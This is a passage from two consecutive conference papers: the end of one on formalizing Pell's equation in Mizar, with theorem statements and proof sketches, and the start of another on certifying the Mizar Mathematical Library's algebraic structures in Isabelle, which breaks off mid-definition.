**Lemma 3.1:** If a natural number  $D$  is not the square of a natural number, then there exist infinitely many different pairs of integers  $x, y$  satisfying the inequalities  $y \neq 0$  and  $|x^2 - Dy^2| < 2\sqrt{D} + 1$ .

which we formalized as follows:

```
theorem Th9:
  D is non square implies {[x,y] where x,y is Integer:
    y<>0 & |.x^2-D*y^2|. < 2*sqrt D +1 &
    0<x-y*sqrt D} is infinite
```

It is important to note that in our reformulation we proved a slightly stronger theorem, where the pairs in the considered set satisfy an additional condition  $0 < x - y\sqrt{D}$ . The condition can easily be deduced from the information collected in original informal proof of Lemma 3.1 and significantly facilitates application of the lemma in the main theorem. We distinguished three main stages in the proof of Lemma 3.1.

The first stage can be described as a remark that for each natural number  $n$  greater than 1 there exists a pair of integers  $x, y$  such that  $0 < x - y\sqrt{D} < \frac{1}{n}$  with  $0 < |y| \leq n$ . We extract this stage as a theorem:

```
theorem Th6:
  D is non square & n > 1 implies ex x,y be Integer st
    y<>0 & |.y|. <= n & 0<x-y*sqrt D<1/n
```

where the main idea of the proof can be described in the following way.

Let us consider a finite sequence  $F : \{1, 2, \dots, n+1\} \mapsto \mathbb{R}$  associate to any natural number  $1 \leq i \leq n+1$  the floor  $[(i-1)\sqrt{D} + 1]$ . We have  $0 < F(i) - (i-1)\sqrt{D} \leq 1$  for every  $1 \leq i \leq n+1$ . Moreover,  $\sqrt{D}$  is an irrational number, hence  $F(i) - (i-1)\sqrt{D} \neq F(j) - (j-1)\sqrt{D}$  for every  $1 \leq i < j \leq n+1$ . Then applying the pigeonhole principle (commonly called *Dirichlet's box principle*) it can be seen that there exist natural numbers  $i, j$  such that  $i \neq j$  and  $|(F(i) - (i-1)\sqrt{D}) - (F(j) - (j-1)\sqrt{D})| < \frac{1}{n}$ , where as items we take the numbers  $F(i) - (i-1)\sqrt{D}$  and as containers we take intervals:  $]0, \frac{1}{n}]$ ,  $[\frac{1}{n}, \frac{2}{n}]$ ,  $\dots$ ,  $[\frac{n-1}{n}, 1]$ . Now the proof of Th6 is straightforward if we take  $x := j - i$ ,  $y := F(j) - F(i)$  or  $x := i - j$ ,  $y := F(i) - F(j)$ .

To improve the main idea of Th6 we formulate two theorems: the existence of such finite sequence  $F$  and a dedicated case of the pigeonhole principle:

```
theorem Th4:
  ex F be FinSequence of NAT st len F=n+1 &
    (for k st k in dom F holds F.k=[\ (k-1)*sqrt D/]+1) &
    (D is non square implies F is one-to-one)
```

```
theorem Th5:
  for a,b be Real, F be FinSequence of REAL st
    n>1 & len F=n+1 & (for k st k in dom F holds a<F.k<=b)
  holds
    ex i,j be Nat st i in dom F & j in dom F & i<>j &
      F.i<=F.j & F.j-F.i<(b-a)/n
```

Note that we present theorems as well as the majority of theorems in the paper without proofs which can be found in the proof script `PELLS_EQ.miz`.

The second stage can be formulated as an observation that there exists a pair of integers that fulfills property formulated

in Lemma 3.1. However, the justification of its existence is “informally” repeated in the last stage as the sentence *In virtue of what we have proved before there exists at least one pair of integers  $x, y$  satisfying [ ... ].* Therefore, to avoid repetition, we formulate a theorem that based on the assumption as well as the properties of the pair  $x, y$  formulated in Th6 we can prove an additional property:

```
theorem Th7:
  D is non square & n<>0 & |.y|. <= n & 0<x-y*sqrt D <1/n
  implies |.x^2-D*y^2|. <= 2*sqrt D+1/(n^2)
```

Then justification of this stage is a simple consequence of theorems labeled by Th6, Th7.

The justification of the third stage can be considered as a *complete* proof of Lemma 3.1 that refers to the earlier stages. Note that the justification has the form of an indirect proof, where the whole thesis of Lemma 3.1 is taken as an indirect assumption. A formal justification of the stage can be described as follows.

Let us define a set  $S$  of pairs considered in the Lemma 3.1 and suppose contrary to our claim that  $S$  is finite. Let us consider a function  $f : S \mapsto \mathbb{R}$  that assigns  $x - y\sqrt{D}$  for each pair  $\langle x, y \rangle \in S$ . We have that the range of  $f$ , denoted by  $R$  is finite since  $S$  is finite by the assumption and nonempty by Th8. Consequently, the *infimum* of  $R$  is a member of  $R$  and is positive as each element of  $R$ . Further, there exists a natural number  $n$  such that  $\frac{1}{n}$  is less than the *infimum* of  $R$ . Then from Th6 and Th7 there exists a pair of integers  $x, y$  such that  $y \neq 0$ ,  $|x^2 - Dy^2| < 2\sqrt{D} + 1$ , and  $0 < x - y\sqrt{D} < \frac{1}{n}$ . But the number  $x - y\sqrt{D}$  is a member of  $R$  and is less than the *infimum*, which is impossible.

This finishes the justification of the third stage and consequently, the justification of Lemma 3.1.

## B. Solvability of Pell's equation

The first main theorem that we take into consideration in our formalization is originally formulated as follows:

**Theorem 3.1:** If a natural number  $D$  is not the square of a natural number, then the equation  $x^2 - Dy^2 = 1$  has infinitely many solutions in natural numbers  $x, y$ .

Since the theorem is one of the main results in our formalization, we have put an additional effort to obtain a readable formulation

```
theorem Th14:
  for D be non square Nat holds
    the set of all ab where ab is positive Pell's_solution of D
    is infinite
```

The informal justification can naturally be divided into two main stages. The first one states that Pell's equation has a solution in positive natural numbers and the second one that based on a given solution  $x, y$  we can construct another solution  $x', y'$  where  $x' > x$ ,  $y' > y$ .

The first part of the first stage can be described as a theorem:

theorem Th10:

```
D is non square implies ex k,a,b,c,d be Integer st 0 <> k &
a^2-D*b^2 = k = c^2-D*d^2 &
a,c are_congruent_mod k & b,d are_congruent_mod k &
(|.a.|<>|.c.| or |.b.|<>|.d.|)
```

The proof of the theorem follows the idea of the textbook and includes constructions of successive infinite subsets of the set that is indicated in Lemma 3.1. Denote by  $S$  indicated there set. Note that for each pair  $x, y$  that belongs to  $S$  the expression  $|x^2 - Dy^2|$  can have a finite number of nonzero natural values bounded by  $2\sqrt{D}+1$ . Consequently, there exists an infinite subset  $Z$  of  $S$  for which  $x^2 - Dy^2$  is equal to a fixed number  $k$ . Further, for each pair of  $Z$  we can assign a pair of remainders obtained by dividing by  $k$ . Note that there exist at most  $k^2$  possible pairs of remainders. Therefore, there exists an infinite subset  $R$  of  $Z$  for which the pair of remainders is equal to a fixed one. Moreover we can choose two pairs  $a, b$  and  $c, d$  that belong to  $R$  that fulfil  $|a| \neq |c|$  or  $|b| \neq |d|$ , since both equations can only occur in 4 cases.

To imitate the selection processes of an infinite subset, we use theorem from Mizar Mathematical Library labeled by CARD\_2:101 in the Mizar article [8].

theorem :: CARD\_2:101

```
for F be Function st dom F is infinite & rng F is finite
ex x st x in rng F & F"{x} is infinite;
```

It is important to note that we have to construct all necessary functions and justify their basic properties to use this theorem. In consequence, our formal justification of Th10 has almost 100 steps and is 5.19 times longer than the corresponding part of the informal one, if we compare the number of characters. Note that the proportion, called *de Bruijn factor*, calculated for whole our formalization is 3.62. However, the proportion is not so weak for each fragment of our formalization.

Let us focus on the reasoning contained in the remaining part of the first stage that can be summarized as

theorem Th11:

```
D is non square implies ex x,y be Nat st x^2-D*y^2=1 & y<>0
```

The formal proof of this fact is comparable with the informal one. Therefore we will not focus on its details. However, in this case, we obtain de Bruijn factor equals 0.97.

As in the case of theorem Th9, a fragment of the original proof of Theorem 3.1 that corresponds to the second stage is used directly as the proof of Th14. However, to be able to formulate Th14, we have to introduce two necessary definitions in our formalization.

First we define a solution of a given Pell's equation as each pair of integers

definition

```
let D be Nat;
mode Pell's_solution of D -> Element of [:INT,INT:];
means (it'1)^2 - D * (it'2)^2 = 1
```

where  $it'1$  denotes the first coordinate of it and  $it'2$  denotes the second ones.

Next, we define the concept of positive solutions of Pell's equation. A pair of real numbers is *positive* if both

coordinates are positive and we formalize the adjective as follows:

definition

```
let D1,D2 be real-membered non empty set;
let p be Element of [:D1,D2:];
attr p is positive means :Def2:
p'1 is positive & p'2 is positive;
end;
```

Furthermore, to use the type *positive Pell's\_solution* of  $D$  in the formulation of Th14, it is necessary to show non-emptiness for this type that is that exists at least one object of a given type. Obviously, we can justify this condition based on Th11 if  $D$  is a positive integer that is not a perfect square. We express this observation in the Mizar system as follows:

registration

```
let D be non square Nat;
cluster positive for Pell's_solution of D;
```

Based on this approach, we can start to prove Th14 based on the reasoning in the second stage. The main idea of the reasoning is expressed by the sentence:

*If the equality  $x^2 - Dy^2 = 1$  holds for natural numbers  $x, y$  then, clearly,  $(2x^2 - 1)^2 - D(2xy)^2 = 1$  with  $2xy > y$ .*

Obviously, it shows in a simple way that we can increase any number of times the second coordinate of a solution, generating in consequence infinitely many pairwise different solutions in natural numbers. Such kind of demonstration that a given set has infinite cardinality is typical in informal practice. However, a formalization could not strictly reflect it and we reflect the idea as follows:

Let  $P$  denotes the set of all pairs that correspond to positive solutions of  $x^2 - Dy^2 = 1$ . Suppose, contrary to our claim, that  $P$  is finite. By Th11 the set  $P$  is also non empty. Consequently, the set of the second coordinates of each pair that belongs to  $P$ , denoted by  $P_2$  is also non empty and finite. Further, the *supremum* of  $P_2$  is a member of  $P_2$ . Then there exists a positive pair of integers  $x, y$  such that  $x^2 - Dy^2 = 1$  and  $y$  is the *supremum* of  $P_2$ . It is clear that  $\langle 2x^2 - 1, 2xy \rangle$  is a member of  $P$  since  $(2x^2 - 1)^2 - D(2xy)^2 = 1$ . But then  $2xy$  is a member of  $P_2$  that is greater than the *supremum* of  $P_2$ , which is impossible.

### C. The shape of all solutions of Pell's equation

The second main theorem that we take into consideration in our formalization is originally formulated as follows:

*Theorem 3.2: If  $t_0, u_0$  is the least solution of the equation  $x^2 - Dy^2 = 1$  in natural numbers, then in order that a pair of natural numbers  $t, u$  be a solution of this equation it is necessary and sufficient for the equality  $t + u\sqrt{D} = (t_0 + u_0\sqrt{D})^n$  to hold for a natural number  $n$ .*

It is worth pointing out that the sentence *the least solution* in the context of a pair is quite confusing and requires an explanation. Note that in this context a pair of natural numbers  $x_0, y_0$  is the least solution that satisfies  $x^2 - Dy^2 = 1$  if and only if for each pair of natural numbers  $x_1, y_1$  that also

satisfies the equation holds  $x_0 \leq x_1$  and  $y_0 \leq y_1$ . Obviously, the order that is used here is partial and the least element does not have to exist. However, it has been shown that the order is total on the set of solutions in natural numbers for a given Pell's equation. Therefore, imitating the original approach we prove the following two theorems:

```
theorem Th18:
  D is non square implies
    (p is positive iff p^1+p^2*sqrt D>1)

theorem Th19:
  1<p1^1+p1^2*sqrt D<p2^1+p2^2*sqrt D
  & D is non square
  implies p1^1<p2^1& p1^2<p2^2
```

where variables  $p_1, p_2$  are Pell's solution of  $D$ . Additionally, we define a function that associates the least positive solution of the equation  $x^2 - Dy^2 = 1$  with non square natural number  $D$  as:

```
definition
  let D be non square Nat;
  func min_Pell's_solution_of D ->
    positive Pell's_solution of D means :Def3:
  for p be positive Pell's_solution of D holds
    it^1 <= p^1 & it^2 <= p^2;
```

where based on the registration that there exists a positive Pell's solution of  $D$  as well as theorems Th18, Th19 we prove that such solution exists and is unique.

Using the introduced functor, we can formulate Theorem 3.2 as follows:

```
theorem Th21:
  for D be non square Nat
  for p be Element of [:INT,INT:] holds
    p is positive Pell's_solution of D
  iff ex n be Nat st p^1 + p^2 * sqrt D =
    ((min_Pell's_solution_of D)^1 +
    (min_Pell's_solution_of D)^2*sqrt D)|^n
```

The formulation of Th21 naturally suggests the division of its proof into two parts that justify the necessary and sufficient conditions, respectively. Moreover, the least solution of Pell's equation that is used in the sufficient condition can be simply replaced by any other solution, keeping the correctness of the justification. Therefore, we extract the condition as a theorem:

```
theorem Th20:
  for D be non square Nat, a,b be Integer, n be Nat
  p be positive Pell's_solution of D
  n>0 & a+b*sqrt D=(p^1+ p^2*sqrt D)|^n
  holds [a,b] is positive Pell's_solution of D
```

Note that the proof is immediate if we observe that based on the equality  $a + b\sqrt{D} = (c + d\sqrt{D})^n$  we can provide that  $a - b\sqrt{D} = (c - d\sqrt{D})^n$  and consequently  $a^2 - Db^2 = (c^2 - Dd^2)^n$  under the condition that  $a, b, c, d$  are integer numbers and  $D$  is non square natural number (for more detail see the justification of theorem Th17 in our formalization).

Next, let us focus on the necessary condition, where the originally formulated justification is indirect. A formal justification of the condition is available in our formalization and can be described as follows.

Denote by  $\langle x, y \rangle$  the least positive solution of a given Pell's equation, and suppose that  $\langle t, u \rangle$  is a positive solution of the equation where  $t + u\sqrt{D} \neq (x + y\sqrt{D})^n$  for each natural number  $n$ . Then there exists  $n$  (e.g.  $\left\lceil \frac{\log_{10}(x+y\sqrt{D})}{\log_{10}(t+u\sqrt{D})} \right\rceil$ ) such that

$$(t + u\sqrt{D})^n < x + y\sqrt{D} < (t + u\sqrt{D})^{n+1}. \quad (1)$$

Obviously, there exists a pair of natural numbers  $t_n, u_n$  such that  $t_n + u_n\sqrt{D} = (t + u\sqrt{D})^n$ . By Th17 we have that  $\langle t_n, u_n \rangle$  is a positive solution. Combining this with inequalities (1) multiplied by  $t_n + u_n\sqrt{D}$  we obtain that

$$1 < (x + y\sqrt{D}) \cdot (t_n - u_n\sqrt{D}) = (xt_n - Dy_n) + \sqrt{D}(yt_n - xu_n) < t + u\sqrt{D}. \quad (2)$$

Moreover, it is easy to check that  $xt_n - Dy_n, yt_n - xu_n > 0$  and  $(xt_n - Dy_n)^2 - D(yt_n - xu_n)^2 = 1$ , hence  $\langle xt_n - Dy_n, yt_n - xu_n \rangle$  is a positive solution of considered equation. Then, combining Th19 with (2) we obtain that  $xt_n - Dy_n < x$  and  $yt_n - xu_n < y$ , which contradicts that  $\langle x, y \rangle$  is the least.

This contradiction finally ends a formal justification of Theorem Th21.

#### IV. CONCLUSIONS

Our formalization has so far focused on Pell's equation, their solvability as well as the cardinality and shape of all possible solutions. Now we are working on the first stage of Matiyasevich's theorem.

We show that we can express Pell's equation and prove their properties in the Mizar environment obtaining a human readable formalization. Our effort allowed us to formulate great majority of theorems that precisely describe selected stages of informal deductions. Moreover, our work has provided many additional pieces of information that have been used implicitly in the textbook. Finally, the formalization can also be used as a basic course of formalization for inexperienced Mizar users.

#### REFERENCES

- [1] A. Grabowski, "Efficient rough set theory merging," *Fundamenta Informaticae*, vol. 135, no. 4, pp. 371–385, October 2014. doi: 10.3233/FI-2014-1129
- [2] K. Pāk, "Readable formalization of Euler's partition theorem in Mizar," in *Intelligent Computer Mathematics - International Conference, CICM 2015, Washington, DC, USA, July 13–17, 2015, Proceedings*, 2015. doi: 10.1007/978-3-319-20615-8\_14 pp. 211–226.
- [3] G. Bancerek, C. Bylinski, A. Grabowski, A. Kornilowicz, R. Matuszewski, A. Naumowicz, K. Pāk, and J. Urban, "Mizar: State-of-the-art and beyond," in *Intelligent Computer Mathematics - International Conference, CICM 2015, ser. LNCS, vol. 9150*. Springer, 2015. doi: 10.1007/978-3-319-20615-8\_17 pp. 261–279.
- [4] W. Sierpiński, *Elementary theory of numbers*, A. Schinzel, Ed. Mathematical Institute of the Polish Academy of Science, 1964.
- [5] M. Aciewicz and K. Pāk, "The Pell's equation," *Formalized Mathematics*, vol. 25, no. 3, 2017. doi: 10.1515/forma-2017-0019
- [6] J. Harrison, "The HOL Light system REFERENCE," 2014, <http://www.cl.cam.ac.uk/~jrh13/hol-light/reference.pdf>.
- [7] N. D. Megill, "Metamath: A Computer Language for Pure Mathematics," 2007, <http://us.metamath.org/downloads/metamath.pdf>.
- [8] G. Bancerek, "Cardinal arithmetics," *Formalized Mathematics*, vol. 1, no. 3, pp. 543–547, 1990.



# Progress in the Independent Certification of Mizar Mathematical Library in Isabelle

Cezary Kaliszyk

Universität Innsbruck,

Technikerstr. 21a/2, 6020 Innsbruck, Austria

Email: cezary.kaliszyk@uibk.ac.at

Karol Pāk

University of Białystok,

Ciołkowskiego 1M, 15-245 Białystok, Poland

Email: pakkarol@uwb.edu.pl

**Abstract**—The Mizar Mathematical Library is one of the largest collections of machine understandable formal proofs encompassing many areas of today mathematics including results from algebra, analysis, topology, and lattice theory. The Mizar system has so far been the only tool able to completely process, certify, and make use of these developments. In this paper, we present the progress in the development of an independent certification mechanism of Mizar proofs based on the Isabelle logical framework. The approach allows rechecking the Mizar formal proofs based on a more succinct and more precisely specified formal infrastructure. Additionally, it necessitates a full formal specification of the mechanisms that ensure the correctness of the defined objects, in particular, the proofs that such mechanisms are correct. The development already covers an important part of the Mizar library foundations. We improve the mechanism for defining Mizar structures and show that it permits simpler validation of proof developments involving such objects. To demonstrate this, we perform a complete translation of the Mizar net of basic algebraic structures including their attributes and certify all the corresponding proofs in Isabelle.

## I. INTRODUCTION

COMPUTER certified formal proofs are today one of the most important techniques used in formal methods. They are used to guarantee the correctness of compilers [1], operating systems [2], hardware [3], as well as to certify mathematical results that involve computation [4]. The Mizar system [5] is one of the oldest computer systems used to certify proofs. Its library, the Mizar Mathematical Library [6] (MML) contains today more than 1200 articles and 60000 proved theorems mainly about mathematics. The Mizar system has so far been the only tool able to process, fully certify, and make use of these formal proof developments.

Algebraic structures are one of the basic building blocks of formal proofs. They are crucial both for the foundations of mathematics and of computer science. This can be witnessed by the formal proof libraries of various interactive proof systems. Indeed, the standard library of Isabelle/HOL [7] defines more than three hundred type classes used in most of its Archive of Formal Proofs [8]. Coq uses its records which include properties in its algebraic foundations, both in the standard library [9], its constructive repository [10], and in the small scale reflection libraries [11] used as a foundation for the Four-Color theorem and the Odd-Order

theorem proofs. Finally, the MML [6] includes more than a hundred structures which together with different attributes correspond to thousands of different algebraic structures. 74% of the Mizar articles depend directly or indirectly on algebraic structures, including the most important domains of mathematics developed in MML, such as topological spaces, vector spaces, lattices, and fuzzy sets [12].

In this paper, we discuss the progress in our project attempting to certify the MML independently. We make use of the Isabelle logical framework [13] to specify the foundations of Mizar [14]. We further define a number of mechanisms that help to translate the Mizar definitions and proofs [15]. We investigate the set theoretic representation of algebraic structures and certify them in the Isabelle logical framework object logic corresponding to the Mizar foundations as well as translate a significant part of the Mizar algebraic structure foundations. After shortly introducing logical frameworks and Isabelle (Section II), as well as Mizar and the corresponding object logic (Section III), the particular contributions of this paper are:

- We provide an infrastructure for more elegant proofs of Mizar structure correctness conditions including structures with multiple fields (Section IV);
- We formalize all basic algebraic Mizar structures in Isabelle/Mizar together with their defining properties including structures that include other structures as components, such as a structure over a field and show that the defined Mizar structures are correctly handled in the presence of attributes and in particular that proofs about such defined algebraic structures can be concise and elegant (Section V).

## II. LOGICAL FRAMEWORKS AND ISABELLE

Nearly all interactive proof assistants today rely on one fixed logic. This allows optimizing a system for that foundations. However, a number of systems focused on modeling actual logical systems. These are referred to as *logical frameworks*, and later a number of such systems became useful not only for modeling the logic but also to work in the specified logic, referred to as *object logic*. The three major logical frameworks are Isabelle [7], Twelf [16], and MMT [17].

Isabelle is today one of the proof systems with the largest libraries of formally proved theorems. It is based on a simple

Supported by Polish National Science Center grant decision n°DEC-2015/19/D/ST6/01473.

type theory with a shallow polymorphism that is implemented in a manually checked kernel. The meta logic provides the user with a set of primitives that makes it convenient to define object logics. The most developed object logics are higher-order logic, untyped set theory, and Lamport's temporal logic of actions.

An Isabelle formalization consists of one or more **theory** files. A theory is a collection of definitions, proved theorems, and notations that allow nicer presentation of terms. An Isabelle **definition** introduces a new identifier that is equal or equivalent (equal as a boolean predicate) to a definition body. A **theorem** or **lemma** consists of the statement and the proof. For most of the proved theorems presented in the rest of the paper, we will omit the proofs, they are fully included in the development. Each **abbreviation** allows for convenient input or output syntax for more complicated terms, without introducing new definitions. These are useful if such a definition would always need to be unfolded and is nicer presented as folded to the user. Most Isabelle proofs are today written in the declarative Isar style [18]. There, intermediate statements are introduced using the **have** keyword and justified using proof methods. For the rest of the paper, the methods and tactics used for the justifications are not essential, it is important to note their correspondence to proof steps that are considered obvious for humans. Finally the **assume** keyword introduces assumptions in proof blocks and **show** is used to denote the goal that is local to the proof block that is to be checked by Isabelle.

### III. MIZAR AND CORRESPONDING OBJECT LOGIC

Mizar is one of the pioneering systems for mathematics formalization that is widely-used and still under active development. The Mizar project from its beginning aimed to make a system for human readable formalization of mathematics, where:

- the proof style was designed to imitate style occurring in the informal mathematical practice,
- the type system tries to express how mathematicians use mathematical objects and how they categorize them.

Therefore, Mizar uses a rich type system and proof style, which makes formalization of mathematics more intuitive and human-readable than in other systems [19], where the main idea of proofs is easy to observe [20]. Such situation occurs especially if the author of a formal proof puts additional effort to manually improve readability or uses dedicated tools [21] that optimize the NP-complete problems of improving legibility [22]. Therefore, it is not surprising that the solutions used in Mizar have been an inspiration to implement the analogical solutions in other systems.

One of these pioneering works in this field was made by J. Harrison [23] who explored the Mizar language. The result of this work was the environment Mizar Mode for HOL enabling writing proofs in a Mizar declarative way [24]. The similar solutions were implemented in other procedural proof assistants, e.g., *Declare* [25], *Isar language for Isabelle* [18], *Mizar-light for HOL Light* [26], *miz3 for HOL Light* [27],

*MMode for Coq or declarative proof language (DPL) for Coq* [28]. However, the similarity between these environments and Mizar system generally is limited to a few rules that are similar to the rules of the S. Jaśkowski natural deduction style [29], responsible for the universal quantifier introduction, the thesis indication, the implication elimination, the introduction of the reasoning by cases. It is worth emphasizing that the way of justification of the reasoning steps in these environments is based on tactics of the particular system that are very different from Mizar by (its equivalent can be found only in Mizar Mode for HOL [23]).

Another significant advantage of the project Mizar, from the point of view of other formal systems, is the library of mathematical knowledge formalized in the Mizar system, MML. However, the exploration of these data requires the sophisticated language constructions and types of Mizar that do not have close equivalents in other systems.

The largest translation of Mizar has been done by Urban [30] to the TPTP first-order language. Although this translation has covered the important part of the MML, it does not constitute the accurate representation of the Fraenkel operator and scheme [29]. Additional work on this solution has enabled the creation of the extensive theorems database of Mizar Problems for Theorem Proving (MPTP) that is used in the process of comparing the performance of leading systems of automatic theorem proving, as well as during the machine learning of the MizAR proof advice system [31].

Kunčar [32] has attempted to recover the Mizar system in the type system of HOL Light. This approach has enabled the translation of the first few simpler theories as transparent higher-order logic theories, however it is not applicable to the whole MML where the more advanced features of the Mizar system type are used. Difficult to reconstruct, are Mizar type mechanisms that check whether some type is a subtype of another type, generate the type of term base on types of subterm, which eliminate inconsistent instantiations and in consequence speed up the verification process. Additionally, two equal terms in Mizar can possess two incompatible types (e.g., see reconsider [33]).

The statements of the theorems in the whole MML have been exported to the MMT logical framework [34]. This allows the use of various MMT services for MML, such as searching the library or providing proof advice, however does not include an independent verification of the proofs or proof automation.

Isabelle already has an object logic Isabelle/ZF [35] based on set theory. Already the foundational axioms of ZF differ from those of Tarski-Grothendieck, and the type system introduced by Mizar is very different from any of the existing object logics in Isabelle. Furthermore, the library of Isabelle/ZF and the automation provided is quite different from that of the proposed research.

We defined an object logic that provides Mizar-like foundations in [14]. Here, we briefly remind its construction. As the foundations of Mizar are based on Jaśkowski first-order natural deduction, we start with the Isabelle/FOL object logic. We introduce one meta-level type for Mizar sets and one for

Mizar types. We introduce the constants that correspond to sets being of particular types and to combine types (the Mizar soft type system allows intersection types [36]), the indefinite description operator, as well as the axioms that specify these constants. With the Isabelle syntax mechanisms, we allow defining Mizar like syntax for statements and definitions, which can later be used to specify the Tarski-Grothendieck foundations of set theory and translate the first few articles of the MML.

#### IV. STRUCTURE REQUIREMENTS

Formalizations of computer systems often need to refer to mathematical structures. In informal computer science practice, such proofs typically use ordered tuples for such structures. For example  $\langle G, +, 0 \rangle$  could be an additive group and  $\langle G, \cdot, 1 \rangle$  a multiplicative one. In the informal approach, the expression “the group  $\langle G, +, 0 \rangle$ ” provides two kinds of information simultaneously: a signature and its properties. The signature says that it is a structure containing the set  $G$ , a binary operation  $+$  and a given element of the set  $0$ . The properties are given as three group axioms. A formal approach to reason about such structures taken by the Mizar system attempts to avoid independent definitions of variants of structures (such as semi-group, monoid, or abelian groups) by specifying the signature separately from the adjectives that correspond to the properties of the structure.

##### A. Structure Element Interpretation

Every Mizar structure signature called *structured type* is defined as a set of assignments. Each assignment is of the form  $sel \rightarrow spec$ , where  $sel$  is a unique structure element label (called selector in the Mizar language) and  $spec$  is the specification of the type of the respective element of the structure. The signature of a group is the `addLoopStr` structure. It is specified in MML as follows:

```
struct (ZeroStr, addMagma) addLoopStr (#
  carrier -> set,
  addF -> BinOp of the carrier,
  ZeroF -> Element of the carrier #);
```

where for example `addF -> BinOp of the carrier` denotes that  $+$  is a binary operation on the field `carrier`. The list of structures given in parentheses immediately after the `struct` keyword, namely `ZeroStr`, `addMagma` are the names of previously defined structures which contain the element `0` (`ZeroStr`) and a set with the binary operator (`addMagma`) respectively.

An Isabelle formalization of a structure type gives rise to a structure prototype. Each instance of the prototype will be a partial function, with the value corresponding to the selector having the respective type specified in the structure prototype. Definitions of this kind, even if common in informal practice, contain a recursive call. The specification can refer to other parts of the structure (in the above example `addF` in `addLoopStr` is a binary operation of the `carrier`). To specify this in Isabelle we further need a meta-level function

which for a given object of structured type and a selector as arguments returns the term present in the object:

**definition** TheSelectorOf (the \_ of \_ 190) **where**  
 func the sel of Term  $\rightarrow$  object means  $\lambda it.$   
 for T be object st [sel, T] in Term holds it = T

In order to use such functions in the context of structures, the actual specifications cannot be simply types, but rather functions that for a given object of a structured type as an argument returns the type. In particular, the `addF` element specification needs to be defined as  $\lambda S. \text{BinOp-of } S$ . To achieve a more Mizar like formulation `addF -> BinOp-of' the' carrier` we further introduce abbreviations for the types with arguments:

**abbreviation** TheS (the'' \_ ) **where**  
 TheS  $\equiv \lambda selector \text{ Term. the selector of Term}$   
**abbreviation** BinOp-of (BinOp-of'' \_ ) **where**  
 BinOp-of' X  $\equiv \lambda it. \text{BinOp-of } X(it)$

This allows representing all assignments of the form  $selector \rightarrow specification$  as a unary predicate (corresponding to the Isabelle definitions of attributes) which describes all partial functions that are the instances of the structure prototype. To allow the computation of the selector of it we add the condition that the selector is in its domain.

**definition** field ( \_  $\rightarrow$  \_ 91) **where**  
 $sel \rightarrow spec \equiv \text{define\_attr } (\lambda it.$   
 the sel of it be spec(it) & sel in dom it)

We can finally define actual structure prototypes. A new structure prototype in Isabelle corresponds to a Mizar mode (non-empty type) which is a partial function that satisfies all the constraints specified in the fields:

**abbreviation**(input) struct (struct \_ - [10,10] 10)  
**where** struct Name Fields  $\equiv$   
 (Name  $\equiv \text{define\_mode}(\lambda it.$   
 it be Function & it is Fields))

The original `addLoopStr` can now be fully formally specified, using a syntax that is very similar to the Mizar original, while at the same time allowing a complete certification:

**definition** struct addLoopStr  
 (# carrier  $\rightarrow$  set';  
 addF  $\rightarrow$  BinOp-of' the' carrier;  
 ZeroF  $\rightarrow$  Element-of' the' carrier #)

##### B. Non-emptiness of Structure Types

A definition of a structure prototype in Mizar provides not only the information about the types of the elements described by the signature but also ensures that there is at least one element of the structure type. For this, the Mizar checker verifies that all the defined structure specifications are non-empty. In Isabelle, we need to actually give a formal proof that the structure exists. We can achieve this by using the Hilbert choice operator  $\epsilon$ , providing for each assignment of the form  $selector \rightarrow specification$  the pair  $\langle selector, \epsilon(specification) \rangle$ . In case of the considered `addLoopStr` structure prototype, we can use:

**term** {[carrier, the set]} $\cup$   
 {[addF, the BinOp-of the set]} $\cup$   
 {[ZeroF, the Element-of the set]}

Proofs of non-emptiness require a lot of effort especially with structures with more elements (some structures have as much as 12 elements). Such proofs ignore the non-emptiness proofs from the structure ancestors. We will, therefore, propose in the next Subsection IV-C a mechanism able to extend an object by the missing elements possibly changing their order. This is desired because a structure definition also implicitly defines:

- the attribute *strict* which means that the domain of the object contains precisely the selectors indicated in the definition and no other selectors;
- the restriction operation which restricts an object to its strict domain.

Therefore, we provide a scheme for defining the correctness of structures. We present this lemma as well as the majority of lemmas in the paper without proofs which can be found in the development.

**lemma** *struct\_scheme*:

**assumes** *df*:

$S \equiv \text{define\_mode}(\lambda \text{it. it be Function \& it is Fields})$

**and** *ex*:

$\text{ex } X \text{ be Function st } X \text{ is Fields \& dom } X = D$

**and** *monotone*: for  $X1 \text{ be Function st } X1 \text{ is Fields}$   
 holds  $D \subseteq \text{dom } X1$

**and** *restriction*: for  $X1 \text{ be Function st } X1 \text{ is Fields}$   
 holds  $X1|D \text{ is Fields}$

**shows**  $(x \text{ be } S \text{ iff } (x \text{ be Function \& } x \text{ is Fields})) \&$   
 $\text{Ex } (\lambda x. x \text{ be } S) \& \text{domain\_of } S = D \&$   
 $(\text{for } X \text{ be } S \text{ holds}$

$\text{the\_restriction\_of } X \text{ to } S \text{ be } (\text{strict } S) \parallel S)$

which given the subproofs for the existence condition *ex* and monotonicity *monotone* allows showing the correctness of the *domain\_of* definition (i.e. existence and uniqueness) for the defined structure *S*, additionally deriving the equality *domain\_of* *S* = *D*, where

**definition** *domain\_of* (*domain'\_of* *\_* 200) **where**

*func* *domain\_of* *M*  $\rightarrow$  *set* *means*

$(\lambda \text{it. } (\text{ex } X \text{ be } M \text{ st it} = \text{dom } X) \&$   
 $(\text{for } X \text{ be } M \text{ holds it} \subseteq \text{dom } X))$

Furthermore, by proving the restriction definition to the equality, we get the information that  $X \mid \text{domain\_of } S$  is of the structured type of *S* which has the attribute *strict*, if *X* is of the structured type of *S*, which completes the definition

**definition** *restriction* (*the'\_restriction'\_of* *\_* to *\_* 190)

**where**

*func* *the\_restriction\_of* *X* to *Struct*  $\rightarrow$

*strict* *Struct*  $\parallel$  *Struct* *equals*

*X*  $\mid$  *domain\_of* *Struct*

where the definition of *strict* is as follows

**definition** *strict* :: *Mode*  $\Rightarrow$  *Attr* (*strict* *\_* 200) **where**

*attr* *strict* *M* *means*

$(\lambda X. X \text{ be } M \& \text{dom } X = \text{domain\_of } M)$

### C. Recursive Structure Correctness Conditions

As discussed in the previous section, the *struct\_scheme* lemma assumptions can be used to show the non-emptiness of a defined structure type *S*. However, the assumptions about each ancestor *A* of the structure are insufficient to be usable as part of the proof for *S*. In particular, there is no condition that would correspond to *restriction*, which could give the information which extensions of *A* (the extensions of the function that describe the object instance) satisfy all the assignments of *A*. For this reason, we propose a version of the assumption in *struct\_scheme* with the additional fourth correctness condition

**definition** *struct\_well\_defined* :: *Attr*  $\Rightarrow$  *Set*  $\Rightarrow$  *o*  
 $(\_ \text{ well defined on } \_ [10,10] 200)$

**where**

*Fields* *well defined on* *D*  $\equiv$

